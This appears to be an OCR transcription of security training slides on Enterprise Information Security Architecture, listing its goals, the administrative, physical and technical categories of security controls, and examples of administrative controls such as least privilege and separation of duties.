
Enterprise Information Security Architecture (EISA)

- EISA is a set of requirements, processes, principles, and models that **determines the structure and behavior of an organization's information systems**

EISA Goals


1. **Helps to monitor and detect network behaviors** in real time, acting upon internal and externals security risks
2. Helps an organization **detect and recover from security breaches**
3. Helps to prioritize the resources of an organization and **monitor various threats**
4. **Benefits organization's budget in cost prospective** when incorporated in incident response, disaster recovery, event correlation, and other security provisions
5. Helps to analyze the procedure needed for the IT department to function properly and **identify assets**
6. **Helps to perform risk assessment** of an organization's IT assets with the cooperation of IT staff

Notes: ____



Information Security Controls

1. **Administrative Security Controls**
2. **Physical Security Controls**
3. **Technical Security Controls**




Administrative Security Controls

- Administrative Security Controls are the administrative access controls implemented by the management to **ensure** the **safety** of the organization

Examples of Administrative Security Controls

1. Regulatory Framework Compliance
2. Information Security Policy
3. Employee Monitoring and Supervising
4. Information Classification
5. Separation of Duties
6. Principle of Least Privileges
7. Security Awareness and Training

Notes: ______________________________



Regulatory Frameworks Compliance

- Complying with regulatory frameworks is a **collaborative effort** between governments and private bodies to encourage voluntary **improvements** to cybersecurity

